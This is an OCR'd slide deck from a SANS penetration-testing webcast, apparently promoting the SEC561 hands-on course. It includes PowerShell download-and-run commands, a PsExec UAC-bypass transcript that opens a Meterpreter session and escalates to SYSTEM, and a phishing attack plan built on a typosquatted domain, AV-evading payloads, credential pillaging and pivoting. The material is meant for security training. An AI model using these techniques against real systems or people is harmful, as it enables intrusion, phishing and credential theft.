shell	SysInternals PsExec, PowerShell Remoting, or WMIC `wmic /node:[targetIPaddr] /user:[admin] process call create "cmd.exe /c [command]"`
upload	`PSv2> (new-object System.Net.WebClient).DownloadFile("url","path")` `PSv3> Invoke-WebRequest url -OutFile path`
hashdump	Incognito, VSSOwn.vbs, Windows Credentials Editor
route	Plink, FPipe

The UAC Challenge

- Privileged system access requires interaction from the end-user
  - User Account Control
  - May limit pen-tester's ability to pillage data from the target device
- Opportunity to use PsExec to bypass UAC on a second host


```
C:\Users\TM\Desktop>PsExec.exe \\172.16.105.22 -accepteula -h -d -c -v msf.exe
PsExec.exe \\172.16.105.22 -accepteula -h -d -c -v msf.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com


[*] Sending stage (751104 bytes) to 172.16.105.22
Starting msf.exe on 172.16.105.22...2.16.105.22...
msf.exe started on 172.16.105.22 with process ID 1348.

C:\Users\TM\Desktop>[*] Meterpreter session 23 opened (172.16.105.1:5555 -> 172.16.105.22:52855) at 2013-
07-30 13:10:02 -0500



C:\Users\TM\Desktop>
C:\Users\TM\Desktop>

C:\Users\TM\Desktop>exit
meterpreter >
Background session 22? [y/N]
msf post(payload_inject) > si 23
[*] Starting interaction with 23...

meterpreter > getuid
Server username: WIN2K8R2-BRAVO\TM
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Specifying "-h" tells PsExec to run with the highest level privileges possible on the target system, bypassing UAC




Watch for an upcoming technical article by Tim Medin on UAC bypass at http://pen-testing.sans.org/blog

Outline


- Today's Focus
- iOS Backup Data Harvesting
- GoDaddy Loves Me: Effective Phishing
- AV Evasion and Privilege Escalation
- 
  Pen-Test-A-Go-Go Scenario
- Hands-On Security Practitioner with NetWars
- Conclusion

Scenario: Phishing Like a Boss




1. Perform reconnaissance on public servers to gather information for use in phishing.
2. Target: corpportal.com
   Register: corpprotal.com
   Setup MX service for malicious domain.
3. Use SET to generate a malicious payload, sent as attachment or link.
   Compose informed phishing message based on gathered reconnaissance data.
4. Encode payload to evade AV, upload to delivery server.
5. Deliver phishing message to victim.
6. Victim shell access.

Scenario: Pillage Like a Viking



7. Retrieve data from compromised workstation. Crack and assess iTunes backup data and third-party apps for password material.
8. Using recovered passwords, perform online password guessing against target web site for authenticated site access. Guess slow-and-low to avoid lockout.
9. With authenticated access to target website, attack surface grows dramatically. Look for command injection, SQL injection, and other chances to gain shell on web server or database.
10. Continue to pivot to internal network…

Outline

- Today's Focus
- iOS Backup Data Harvesting
- GoDaddy Loves Me: Effective Phishing
- AV Evasion and Privilege Escalation
- Pen-Test-A-Go-Go Scenario
- 
  Hands-On Security Practitioner with NetWars
- Conclusion

Frequent Flyer to Pilot

"The only defense against these things are skills, ... We have too many people in the cybersecurity field that don't have the hands-on skills. We call them frequent fliers. We don't have enough pilots." Alan Paller, Founder of the SANS Institute

- Many students have indicated they learn best from hands-on labs
- We think hands-on labs are the best way to learn and internalize pen-testing concepts and techniques
  - "Pilot stick-time"
- Represents tangible employer value:
  - "I went to SANS, and did this, this, and this. Now I can apply that in our environment."

SEC561: Hands-On Security Practitioner with NetWars

- First SANS class focused on hands-on exercises
- 80% hands-on, 20% lecture/demo
  - That's 29+ hours of hands-on time
- Attacking real systems closely resembling modern enterprise networks
  - Complete with network infrastructure (also a target)
- Driven by NetWars scoring system
  - You get a challenge question, and resources to complete the challenge
  - Assisted by the instructor, TA, and our hint system
- Not a competition: progress at your own pace

Frankly, it's a lot of fun. And you learn through doing. And you own a bunch of boxes in the process, which is thrilling all by itself.

SEC561 Topics

- Day 1: Host security analysis
  - Linux foo, and Windows foo with WinRM!
- Day 2: Scanning, Vuln Assessment, Exploitation
  - Practical skills for enterprise analysis
- Day 3: Web application assessment techniques
- Day 4: Mobile device and application hacks
- Day 5: Advanced pen-testing, pivoting, AV bypass, network infrastructure attacks
- Day 6: Capture the flag challenge
- Your Trip Home: You are a better security analyst and pen-tester

http://www.sans.org/sec561


Outline

- Today's Focus
- iOS Backup Data Harvesting
- GoDaddy Loves Me: Effective Phishing
- AV Evasion and Privilege Escalation
- Pen-Test-A-Go-Go Scenario
- Hands-On Security Practitioner with NetWars
- Conclusion

Conclusion

- Effective security practice comes from hands-on skills
  - Knowing how, and where, to apply techniques, tools, and analysis
- Mobile devices, client exploitation, pillaging, and pivoting should be part of your arsenal
- SEC561: Hands-On Security Practitioner with NetWars (Las Vegas, 9/16-9/21)
- Thank you for attending! Questions?

The SEC561 author team, who look remarkably better rendered in pop-art:



http://www.willhackforsushi.com/sans/pentest-agogo.pdf